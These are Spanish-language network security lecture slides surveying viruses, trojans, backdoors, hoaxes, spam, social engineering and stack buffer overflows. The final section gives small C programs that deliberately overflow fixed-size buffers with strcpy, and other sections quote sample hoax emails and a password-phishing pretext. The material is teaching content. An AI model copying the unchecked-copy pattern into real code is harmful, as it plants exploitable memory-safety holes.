



Otros ataques

Roberto Gómez
rogomez@itesm.mx
http://webdia.cem.itesm.mx/ac/rogomez

Lámina 1
Dr. Roberto Gómez C. (Seguridad en Redes)



Otros ataques

- Ataques no relacionados directamente con redes pero que también afectan
  - Virus
  - Gusanos
  - Caballos de Troya
  - Trapdoors, backdoors o puertas traseras
  - Bombas lógicas
  - Hoax
  - Spam
  - Ingenieria Social
  - Overflow

Lámina 2
Dr. Roberto Gómez C. (Seguridad en Redes)

Virus

- Un virus se define como una porción de código de programación cuyo objetivo es implementarse a si mismo en un archivo ejecutable y multiplicarse sistemáticamente de un archivo a otro.
- Además de esta función primaria de "invasión" o "reproducción", los virus están diseñados para realizar una acción concreta en los sistemas informáticos

Ejemplos de virus

- El caballo de Troya
- El pakistaní
- El cascada
- El Alabama
- El Jerusalén
- El Miguel Angel
- El ping pong
- El Viena
- El natas
- El dos piernas
- El stoned noit
- El DARK AVEGER
- El ping pong
- El I love you
- El trojan
- El killer

Variantes relacionadas con virus

- En ocasiones de habla de estas variantes como si de virus se tratara, cuando en realidad son conceptualmente diferentes.
- Algunos antivirus pueden detectarlos.
- Estas variantes son:
  - Troyanos
  - Gusanos
  - Bomba lógica

Lámina 5
Dr. Roberto Gómez C. (Seguridad en Redes)

Los gusanos

Es un programa que produce copias de sí mismo de un sistema a otro a través de la red; en las máquinas que se instala, produce enormes sobre-cargas de procesamiento que reducen la disponiblidad de los sistemas afectados.

Lámina 6

El gusano navidad.exe (1)




Lámina 7

El gusano navidad.exe (2)




Lámina 8

El gusano navidad.exe (3)




Lámina 9

El Caballo de Troya

- Objetivo principal: recuperación información confidencial de un organismo o un usuario.
- Se basa en substituir un programa de servicio común por uno alterado por el intruso para recuperar información.




Lámina 10

Un ejemplo de caballo de Troya

- El Caballo de Troya por login es uno de los más comunes.
- En este ataque, el usuario encuentra su estación de trabajo con una pantalla solicitándole su login.
- El usuario inadvertido teclea su login y su password como de costumbre; esta vez recibiendo un mensaje de error.

```
login: mbui
Password:
Login incorrect
```

Lámina 11 Dr. Roberto Gómez C. (Seguridad en Redes)

Continuación del ejemplo

- En el segundo intento, el usuario logrará acceder al sistema.
- El no sabe que su password fue almacenado en algún archivo donde, más tarde, el creador del Caballo de Troya lo recuperará.
- El falso programa de login, después de almacenar el password robado, invoca el verdadero programa de login, dejando al usuario actuar con una nueva sesión de login.

Lámina 12 Dr. Roberto Gómez C. (Seguridad en Redes)

Trapdoors, backdoors o puertas traseras

- Es frecuentemente creado por el diseñador del sistema; sin embargo, en ocasiones existe por accidente.
- Algunas veces es creado durante las pruebas de implementación de un sistema y después es olvidado.
- Otras veces, es usado por el proveedor para "atar" al cliente que compro dicho sistema.

Lámina 13 Dr. Roberto Gómez C. (Seguridad en Redes)

Ejemplo puerta trasera

- Programa buscaminas de Windows 2000
- Correr Minesweeper, teclear "xyzzy" y presionar Shift + Enter.
- Buscar un pixel blanco en la parte superior izquierda de la pantalla
  - si no se ve configurar pantalla
  - conforme se mueve el raton por las celdas del buscaminas el pixel desaparece y aparece: desaparece cuando hay una mina en la celda y viceversa

Lámina 14 Dr. Roberto Gómez C. (Seguridad en Redes)

Puerta trasera en buscaminas (1)

Lámina 15

Puerta trasera en buscaminas (2)

Lámina 16

Puerta trasera en buscaminas (3)




Lámina 17

Puerta trasera en buscaminas (4)

Lámina 18

Precauciones a tomar en cuenta

- Estar seguros de que en realidad se necesita el software
- No pueden proporcionarmelo en el área de sistemas.
- Preguntar si alguien más lo ha usado y si ha tenido problemas.
- De preferencia que sea software recomendado por la misma marca del browser.

Lámina 19 Dr. Roberto Gómez C. (Seguridad en Redes)


Virus, backdoors y caballos troya

- Diferencias que hay que tomar en cuenta para protegernos mejor
- Virus
  - el programa por sí solo se ejecuta
  - vive dentro de otro programa
  - escala en memoria
- Backdoor
  - después de que alguien “entró” al sistema lo deja para seguir con el control sobre el sistema.
- Caballo de troya
  - se le envía al usuario para que lo ejecute

Lámina 20 Dr. Roberto Gómez C. (Seguridad en Redes)

Bombas lógicas

- Una bomba lógica es una modificación en un programa que lo obliga a ejecutarse de manera diferente bajo ciertas circunstancias
- Bajo condiciones normales, el programa se comporta como previsto y, la bomba no puede ser detectada.
- Un ejemplo de pseudocódigo es:



IF Profesor = jvazquez THEN salario == Horas * Rango * 1.1
ELSE salario == Horas * Rango

Lámina 21 Dr. Roberto Gómez C. (Seguridad en Redes)

Hoax (engaño, burla, petardo)

- Tipicamente son alertas de peligro, o peticiones de ayuda, empezadas por gente maliciosa - y divulgadas por usuarios inocentes que piensan que estan ayudando a la comunidad al espacir la advertencia.
- El incremento de virus y programas troyanos muchos usuarios han usado Internet como un medio para alertar a amigos y colegas de trabajo acerca de estos menesteres.

Lámina 22 Dr. Roberto Gómez C. (Seguridad en Redes)

Algunos ejemplos de hoax

- A Virtual Card For You
- A.I.D.S. Virus Hoax
- ANTHRAX Virus Hoax
- Anticristo Virus Hoax
- AOL4FREE
- ASPARTAME HOAX
- Big Brother Hoax
- BLOAT VIRUS HOAX
- BUDSAVER.EXE
- SULFNBK Hoax
- Win A Holiday
- Celulares Hoax
- D@fit Hoax
- Dangerous HIV Hoax
- Death Ray
- Deeyenda Virus Hoax
- NEW YORK BIG DIRT HOAX
- Perrin Hoax
- PIKACHUS BALL HOAX
- PKZ300 Warning

Lámina 23
Dr. Roberto Gómez C. (Seguridad en Redes)

1er. ejemplo Hoax

Mr. Xxxxx wrote:

Unanse a esta buena causa:

SE TRATA DE LA PEQUEDA LLAMADA JESSICA MYDEK TIENE SIETE ANOS DE EDAD Y SUFRE DE UN AGUDO Y MUY RARO CASO DE CARCINOMA CEREBRAL ESTA ENFEREMEDAD TERMINAL PROVOCA LA APARICION DE DIVERSOS TUMORES MALIGNOS EN EL CEREBRO.

LOS DOCTORES LE HAN PRONOSTICADO A JESSICA SEIS MESES DE VIDA, Y COMO PARTE DE SUS ULTIMOS DESEOS ELLA QUIZO INICIAR UNA CADENA DE E-MAILS INFORMANDO DE SU CONDICION Y ENVIAR EL MENSAJE A LA GENTE PARA QUE VIVA AL MAXIMO Y DISFRUTEN DE CADA MOMENTO DE SU VIDA, UNA OPORTUNIDAD QUE ELLA NUNCA TENDRA.

ADICIONALMENTE, LA SOCIEDAD AMERICANA DE LUCHA CONTRA EL CANCER, JUNTO CON OTRAS EMPRESAS PATROCINADORAS, ACORDARON DONAR TRES CENTAVOS QUE SERAN DESTINADOS A LA INVESTIGACION DEL CANCER POR CADA PERSONA QUE ENVIE ESTE MENSAJE. POR FAVOR, DENLE A JESSICA Y A TODAS LAS VICTIMAS DEL CANCER UNA OPORTUNIDAD.

Lámina 24
Dr. Roberto Gómez C. (Seguridad en Redes)


1er. ejemplo Hoax (cont)

Lo unico que tienen que hacer para incrementar el numero de personas en esta cadena es:

Primero: dirija este e-mail a ACS@aol.com
Segundo: en la parte donde dice CC agregue los e-mails de todos los amigos y colegas que conozca

Saludos cordiales,
Alfonso

¿Y para qué quiero direcciones electrónicas?



¿Y cuánto cuesta?




Lámina 27 Seguridad en Redes)

2do. ejemplo hoax

Este reenvio lo recibí de un amigo hoy y es verdad lo busqué con estas instrucciones y lo encontré,lo tenía sin saberlo.
No lo detecta el Norton 2001 ni McAfee, los tengo instalados y pasó igual. Un virus está llegando a través de los mails de modo oculto.
Gracias a un aviso pude detectarlo (lo tenía sin saberlo) y eliminarlo.
Buscarlo del siguiente modo:

1. Ir a Inicio
2. Luego: Buscar
3. Archivo o carpeta
4. Tipear el archivo: sulfnbk.exe
5. Eliminar (NO ABRIRLO)
6. Eliminar de la papelera de reciclaje

Gracias a estas instruciones lo eliminé..
suerte..

Lámina 28 Dr. Roberto Gómez C. (Seguridad en Redes)

Spam

- Intento de entregar un mensaje, a través de Internet, a una persona que de otra forma no hubiera elegido recibirlo.
- Cada vez recibimos más correos no deseados:
  - Ventas.
  - Insultos.
  - Bombardeos.
  - Pornografía
  - Hoax

Lámina 29

Ejemplo spam

Lámina 30

Aclaración sobre SPAM




Lámina 31
Dr. Roberto Gómez C. (Seguridad en Redes)

¿Qué hacer con los hoaxes/spams?

- No redireccionar mensajes de este tipo.
  - sistema correo puede colapsar debido al redireccionamiento de este tipo de mensajes
- Los corporativos pueden confrontar este tipo de problemas, con un politicas del estilo:
  - usuarios finales no deben difundir alertas de viurs
  - cualquier informe de virus se debe enviar al departamento de sistemas de información

Lámina 32
Dr. Roberto Gómez C. (Seguridad en Redes)

Ingeniería Social.

Es una de las formas más comunes para penetrar sistemas de “alta seguridad”.

- Uso de trucos psicologicos, por parte de un atacante externo, sobre usuarios legitimos de un sistema para obtener información (usenames y passwords) necesaria para acceder a un sistema.
- Se basa en ataques como: usurpación de identidad, pepena, inocencia de la gente, relaciones humanas, etc.

Lámina 33
Dr. Roberto (Seguridad en

Ejemplo ingeniería social

"Hi Bev, this is Sam from the IS Department. We just got in a new corporate screensaver and since you’re the VP’s secretary you will get it first. It’s really cool wait ‘till you see it. All I need is your password so I can log on to your PC from the computer center and install it.

Oh Great!!!!!! My password is rover. I can’t wait to see that new screen saver!!!!!"

Lámina 34
Dr. Roberto Gómez C. (Seguridad en Redes)

Tempest

- Requiere de equipo muy, muy especial por parte de los atacantes
- Involucra la detección remota de señales electromagnéticas
- Referencias
  - The Complete Unoffiical TEMPEST Information Page
  - Information Leakage from Optical Emanations
  - Optical Time-Domain Eavesdropping Risks oif CRT

Lámina 35 Dr. Roberto Gómez C. (Seguridad en Redes)

El stack o buffer overflow

- Se dan a conocer los detalles de dicho ataque en noviembre 1996 (Phrack Magazine, número 49).
  - Smashing The Stack For Fun And Profit
- Se produce una situación de desbordamiento del búfer cuando un usuario o un proceso intenta introducir en el búfer más datos de los originalmente permitidos.
- Aprovechando esta situación se puede conseguir acceder fraudulentamente al sistema.

Lámina 36 Dr. Roberto Gómez C. (Seguridad en Redes)

La vulnerabilidad

- Un stack overflow es una vulnerabilidad que se ocasiona porque el programador no presto atención o no se dio cuenta que la gente podía pasar mas información de la que en su variable cabía
- Fueron descubiertos a principios de los ochenta, pero no fue hasta 1988 cuando el worm de Internet llamado "morris" le informo del peligro de estos errores de seguridad a la gente
- Objetivo
  - contar con una shell con los privilegios con que se esta ejecutando la aplicación que presenta la vulnerabilidad

Lámina 37 Dr. Roberto Gómez C. (Seguridad en Redes)

Tipos de procesos

- Procesos Sistema:
  - No asignados a ninguna terminal
  - Creados en la inicialización del sistema
- Procesos Usuarios:
  - Lanzados por un usuario desde una terminal determinada.

Lámina 38 Dr. Roberto Gómez C. (Seguridad en Redes)

El bit Set UID (SUID)

- Derecho complementario de un proceso que condiciona la propiedad del proceso que ejecuta su código
- Retomando el ejemplo anterior:
  - si usuario toto activa el bit SUID del archivo
  - el usuario toto es el propietario del archivo, pero el propietario efectivo es cachafas
  - cachafas adquiere los derechos de toto durante el tiempo que dure la ejecución del proceso


Lámina 39 Dr. Roberto Gómez C. (Seguridad en Redes)

Ejecución procesos en Unix


- Cada proceso se ejecuta en su segmento de memoria.
- Un proceso solo puede acceder a datos que estén dentro del segmento de memoria asignado.
- Cualquier intento de acceder a datos que estén fuera de su segmento provocara la terminación inmediata del mismo.
  - se evitan los tediosos y constantes errores del sistema tan comunes en Windows que dejan paralizado la computadora y obligan a resetearlo.

Lámina 40 Dr. Roberto Gómez C. (Seguridad en Redes)

Contexto de un proceso



Ejemplo stack




```
copy (int old, int new)
{
    int count;
    while ( (count = read(old, buffer, sizeof(buffer))) > 0 )
      write(new, buffer, count);
}

main(argc, argv)
{
    int fdold, fdnew;
    fdold = open(argv[1], O_RDONLY]);
    fdnew = open(argv[2], 0666);
    copy (fdold, fdnew);
    exit(0);
}
```

Un primer ejemplo

```
toto@cachafas:1> cat prog1
int main(int argv,char **argc) {
     char buf[25];

     strcpy(buf,argc[1]);
 }
toto@cachafas:2> gcc prog1.c -o prog1
toto@cachafas:3> prog1 'esto es una prueba de un buffer overflow'
????????????????????????????
```

¿¿qué pasa si en lugar de strcpy() se usa strncpy()??


Lámina 43
Dr. Roberto Gómez C. (Seguridad en Redes)

Otro ejemplo

```
void function (int a, int b, int c)
{
  char buffer1[5];
  char buffer2[10];
}
void main()
{
 function(1,2,3);
}
```

Lámina 44
Dr. Roberto Gómez C. (Seguridad en Redes)

Foto del stack



Segundo ejemplo

```
void function(char *str)
{
  char buffer[16];
  strcpy(buffer,str);
}

void main() {
 char large_string[256];
 int i;
 for( i = 0; i < 255; i++)
   large_string[i] = 'A';
 function(large_string);
}
```

Foto del stack




Lámina 47
